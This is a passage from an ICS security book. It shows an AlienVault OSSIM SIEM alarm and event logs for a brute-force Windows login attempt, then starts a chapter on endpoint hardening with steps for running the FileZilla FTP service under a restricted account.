ACTIONS

| | DATE | STATUS | INTENT & STRATEGY | METHOD | RISK | OTX | SOURCE | DESTINATION |
|---|---|---|---|---|---|---|---|---|
| ☐ | 2017-09-13 13:50:10 | open | Bruteforce Authentication | Windows Login | LOW (1) | N/A | 192.168.32.200:51179 | IDMZ-ADDC-1 |

DELIVERY & ATTACK: BRUTEFORCE AUTHENTICATION
ATTACK PATTERN: EXTERNAL TO INTERNAL ONE-TO-ONE

OPEN & CLOSED ALARMS

TOTAL EVENTS 103 2017-09-13 13:50:10

DURATION 3 MINS


ELAPSED TIME 1 DAY

VIEW DETAILS
CLOSE
DELETE
APPLY LABEL

SHOWING 1 TO 1 OF 1 ALARMS

FIRST PREVIOUS 1 NEXT LAST

By clicking on **VIEW DETAILS**, we see details about both the **Source** and the **Destination** systems that are involved in this alarm:



| Status | Risk | Attack Pattern | Created | Duration | # Events | Alarm ID | OTX Indicators |
|---|---|---|---|---|---|---|---|
| Open | LOW (1) | external to internal one-to-one | 1 day ago | 3 mins | 103 | 299BFFEE98BC11E78186000CBD896074 | 0 |

Source (1) 192.168.32.200

192.168.32.200 **Location:** *Unknown*

**Asset Groups:**
*Unknown*

**Networks:**
*Unknown*

**OTX IP Reputation:** No

OPEN PORTS

| PORT | SERVICE |
|---|---|
| 60927 | - |
| 60718 | - |
| 60684 | - |
| 60110 | - |
| 60086 | - |

SHOWING 1 TO 5 OF 102 PORTS < PREVIOUS 1 2 3 4 5 NEXT >

**Other Details:**
SIEM Events, Raw Logs
Honey-Pot, Whois, Reverse-DNS

Destination (1) 192.168.32.100

IDMZ-ADDC-1 (192.168.32.100) **Location:** *Unknown*

**Asset Groups:**
IDMZ_Assets

**Networks:**
*Unknown*

**OTX IP Reputation:** No


VULNERABILITIES OPEN PORTS PROPERTIES NOTES

| SCAN TIME | VULNERABILITIES | VULN ID | SERVICE | SEVERITY |
|---|---|---|---|---|
| 2017-09-14 20:52:02 | Ping Host | 100315 | general (0/tcp) | Info |
| 2017-09-14 20:52:02 | OS Detection Consolidation and Reporting | 105937 | general (0/tcp) | Info |

SHOWING 1 TO 2 OF 2 VULNERABILITIES < PREVIOUS 1 NEXT >


**Other Details:**
SIEM Events, Raw Logs
Honey-Pot, Whois, Reverse-DNS

Note that the details of the systems include discovered vulnerabilities. This helps weigh the seriousness of an attack. If the alarm is on an attack for a known vulnerability, the cause for panic increases dramatically. Further down this page, we can find all the events that correlate to this alarm:


EVENTS

| # | EVENT | RISK | DATE | SOURCE | DESTINATION | OTX | CORRELATION LEVEL |
|---|---|---|---|---|---|---|---|
| 1 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:52:37 | 192.168.32.200:44608 | IDMZ-ADDC-1 | N/A | 5 |
| 2 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:17 | 192.168.32.200:50096 | IDMZ-ADDC-1 | N/A | 5 |
| 3 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:13 | 192.168.32.200:41364 | IDMZ-ADDC-1 | N/A | 5 |
| 4 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:42919 | IDMZ-ADDC-1 | N/A | 5 |
| 5 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:48927 | IDMZ-ADDC-1 | N/A | 5 |
| 6 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:43923 | IDMZ-ADDC-1 | N/A | 5 |
| 7 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:45285 | IDMZ-ADDC-1 | N/A | 5 |
| 8 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:56331 | IDMZ-ADDC-1 | N/A | 5 |
| 9 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:52008 | IDMZ-ADDC-1 | N/A | 5 |
| 10 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:48961 | IDMZ-ADDC-1 | N/A | 5 |
| 11 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:54401 | IDMZ-ADDC-1 | N/A | 5 |
| 12 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:57358 | IDMZ-ADDC-1 | N/A | 5 |
| 13 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:41289 | IDMZ-ADDC-1 | N/A | 5 |
| 14 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:51407 | IDMZ-ADDC-1 | N/A | 5 |
| 15 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:41888 | IDMZ-ADDC-1 | N/A | 5 |
| 16 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:53887 | IDMZ-ADDC-1 | N/A | 5 |
| 17 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:43085 | IDMZ-ADDC-1 | N/A | 5 |
| 18 | AlienVault HIDS: Logon Failure - Unknown user or bad password. | 0 | 2017-09-13 13:50:09 | 192.168.32.200:51554 | IDMZ-ADDC-1 | N/A | 5 |

This also comes with the ability to drill down into any of them to see where they came from and what the specifics are behind the events:



EVENT DETAIL

AlienVault HIDS: Logon Failure - Unknown user or bad password.

| | | | |
|---|---|---|---|
| DATE | 2017-09-13 13:52:37 GMT-6:00 | CATEGORY | Authentication |
| ALIENVAULT SENSOR | alienvault [10.10.10.100] | SUB-CATEGORY | Failed |
| DEVICE IP | 192.168.32.100 [eth0] | DATA SOURCE NAME | AlienVault HIDS-win_authentication_failed |
| EVENT TYPE ID | 18130 | DATA SOURCE ID | 7085 |
| UNIQUE EVENT ID# | 98bd11e7-b40e-000c-299b-ffee17b3bf0e | PRODUCT TYPE | Operating System |
| PROTOCOL | TCP | ADDITIONAL INFO | N/A |

| PRIORITY | RELIABILITY | RISK | OTX INDICATORS |
|---|---|---|---|
| 3 | 1 | LOW (0) | 0 |

SOURCE 192.168.32.200

Hostname: N/A | Location: N/A
MAC Address: N/A | Context: N/A
Port: 44608 | Asset Groups: N/A
Latest update: N/A | Networks: N/A
Username & Domain: N/A | Logged Users: N/A
Asset Value: 2 | OTX IP Reputation: No

| SERVICE | PORT | PROTOCOL |
|---|---|---|
| No services available | | |

SHOWING 0 TO 0 OF 0 SERVICES FIRST PREVIOUS NEXT LAST

DESTINATION IDMZ-ADDC-1 [192.168.32.100]

Hostname: IDMZ-ADDC-1 | Location: N/A
MAC Address: N/A | Context: N/A
Port: 0 | Asset Groups: IDMZ_Assets
Latest update: N/A | Networks: N/A
Username & Domain: N/A | Logged Users: N/A
Asset Value: 2 | OTX IP Reputation: No

| SERVICE | PORT | PROTOCOL |
|---|---|---|
| No services available | | |

SHOWING 0 TO 0 OF 0 SERVICES FIRST PREVIOUS NEXT LAST

| USERDATA1 | USERDATA2 | USERDATA3 | USERDATA4 | USERDATA5 | USERDATA6 |
|---|---|---|---|---|---|
| 5 | windows,win_authentication_failed, | Logon Failure - Unknown user or bad password. | 4625 | 3 | WORKGROUP |

| USERDATA7 | USERDATA8 |
|---|---|
| %%2313 | - |

RAW LOG

```
AV - Alert - "1505332357" --> RID: "18130"; RL: "5"; RG: "windows,win_authentication_failed,"; RC: "Logon Failure - Unknown user or bad
password."; USER: "(no user)"; SRCIP: "None"; HOSTNAME: "(IDMZ-ADDC-1) 192.168.32.100->WinEvtLog"; LOCATION: "(IDMZ-ADDC-1)
192.168.32.100->WinEvtLog"; EVENT: "[INIT]2017 Sep 13 13:54:14 WinEvtLog: Security: AUDIT_FAILURE(4625): Microsoft-Windows-Security-Auditing:
```

There is much more functionality in the OSSIM server than I can cover right now. It would probably take up a whole book by itself. To get more familiar with the product, I suggest that you read the documentation that was written for the AlienVault's USM server, the paid-for SIEM server that the OSSIM freebee is based on. The manuals can be found at `https://www.alienvault.com/documentation/usm-appliance.htm`.

The free version of AlienVault SIEM will probably do everything you want and then some, but if you get serious about a SIEM and start relying on one, I recommend that you invest in the paid version, which offers product support. Also, USM users benefit from regular threat intelligence updates, courtesy of the AlienVault Labs team. This includes updates to the correlation rules, IDS signatures, report templates, and more. OSSIM users rely on community-contributed threat intelligence or their own in-house research and development.

## Summary

At this point, we have the ICS network segmented and protected with firewall and intrusion detection systems. We are also collecting logs and network traffic data, which gives us visibility into network security as well as aids in troubleshooting, incident response efforts, and network forensics practices. This covers the material on network security. In the next chapter, we will look at computer security as it relates to the defense-in-depth model.

# 9
# ICS Computer Security

In this chapter, we will be exploring the computer security layer of the defense-in-depth model. At this point, the stacking of security measures becomes more noticeable. For example, in the previous chapter, we installed network perimeter firewalls to restrict certain network connections from getting established across security boundaries by blocking the corresponding network ports at the network perimeter. In this chapter, we will add backup security controls (additional layers of defense) by applying endpoint hardening and configuring a host-based firewall policy.

This chapter will cover the following topics:

- Patch management
- Anti-malware software
- Endpoint protection software
- Endpoint hardening
- Application whitelisting software
- Monitoring and logging
- Configuration/change management—software updates

## Endpoint hardening

An integral part of ICS computer security is endpoint hardening. Endpoint hardening aims at narrowing the attack surface of the endpoint as well as limiting the impact of a potential compromise of the endpoint.


### Narrowing the attack surface

Narrowing the attack surface of an endpoint involves disabling any unused features, and options. The smaller the attack surface of a system, the fewer potential security vulnerabilities there will be for the attacker to find. This exercise comes down to going through all your systems and disabling unused and unwanted Windows services, uninstalling unused applications, and getting rid of installed example scripts, programs, databases, and other files. These activities are typically performed at the time of endpoint deployment and should be a scheduled exercise, performed on a regular basis after the endpoint is deployed.

### Limiting the impact of a compromise

Limiting the impact of a security breach of the endpoint, for example, when a system service or application gets compromised, is accomplished by restricting the permissions and privileges given to the exposed service or application. One way of doing this is by configuring the services and applications to run under dedicated, restricted user accounts. The more restricted the user account that the service or application runs under, the less reach it has into the operating system.

The following are instructions that detail how to run the FileZilla FTP service under a restricted user. Out of the box, this service runs under the **Local System account**, the highest privileged account in the Windows operating system:


FileZilla Server FTP server Properties (Local Computer)

General | Log On | Recovery | Dependencies

Log on as:

(●) Local System account

[✓] Allow service to interact with desktop

( ) This account:

Password:

Confirm password:

FileZilla Server FTP server


Stop the service
Restart the service

| Name | Description | Status | Startup Type | Log On As |
|---|---|---|---|---|
| FileZilla Server FTP server | | Running | Automatic | Loc |
| Function Discovery Provide... | The FDPHO... | | Manual | Loc |
| Function Discovery Resourc... | Publishes th... | | Manual | Loc |
| Geolocation Service | This service ... | Running | Manual (Trig... | Loc |

This means that if the FileZilla FTP service gets compromised, the attacker will have a foothold on the computer with system privileges, something we absolutely want to prevent. So let's see how we can secure the FileZilla server service with a restricted service account:


1. Create the restricted service account.

2. Under Windows, go to **Computer Management** | **Local Users and Groups** | **Users**. From here, right-mouse click and choose **New User...**:



| Name | Full Name | Description |
|---|---|---|
| Administrator | | Built-in account for administering... |
| DefaultAcco... | | A user account managed by the s... |
| Guest | | Built-in account for guest access t... |
| pac | | |

3. Give the new user account a descriptive name, something like `srv_FileZillaFTP` , to indicate that the user account will be used as the FileZilla service account. Next, specify a rock-solid password. Uncheck the **User must change password at next logon** checkbox and check **User cannot change password**. Click on **Create** to create the user. The following screenshot illustrates the properties of `srv_FileZillaFTP`:



srv_FileZillaFTP Properties

srv_FileZillaFTP


Full name: FileZilla FTP service account

Description:

- [ ] User must change password at next logon
- [x] User cannot change password
- [ ] Password never expires
- [ ] Account is disabled
- [ ] Account is locked out

4. Right-click on the newly created `srv_FileZillaFTP` user and select **Properties**.
5. In the **Member Of** tab, verify that only the group **users** appears under the **Member Of:** section.
6. Assign the newly created service account to the FileZilla service:

7. Open **Services**. Press Windows key + *R* and type `services.msc` and press *Enter*:




Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: services.msc

8. Locate the FileZilla FTP server service and stop the FileZilla service. Open the **Properties** panel and change **This account** under the **Log On** tab to the `.\srv_FileZillaFTP` account. Now, type in the service account password. Click on **OK**:



FileZilla Server FTP server Properties (Local Computer)

Log on as:

Local System account

Allow service to interact with desktop

This account: .\srv_FileZillaFTP

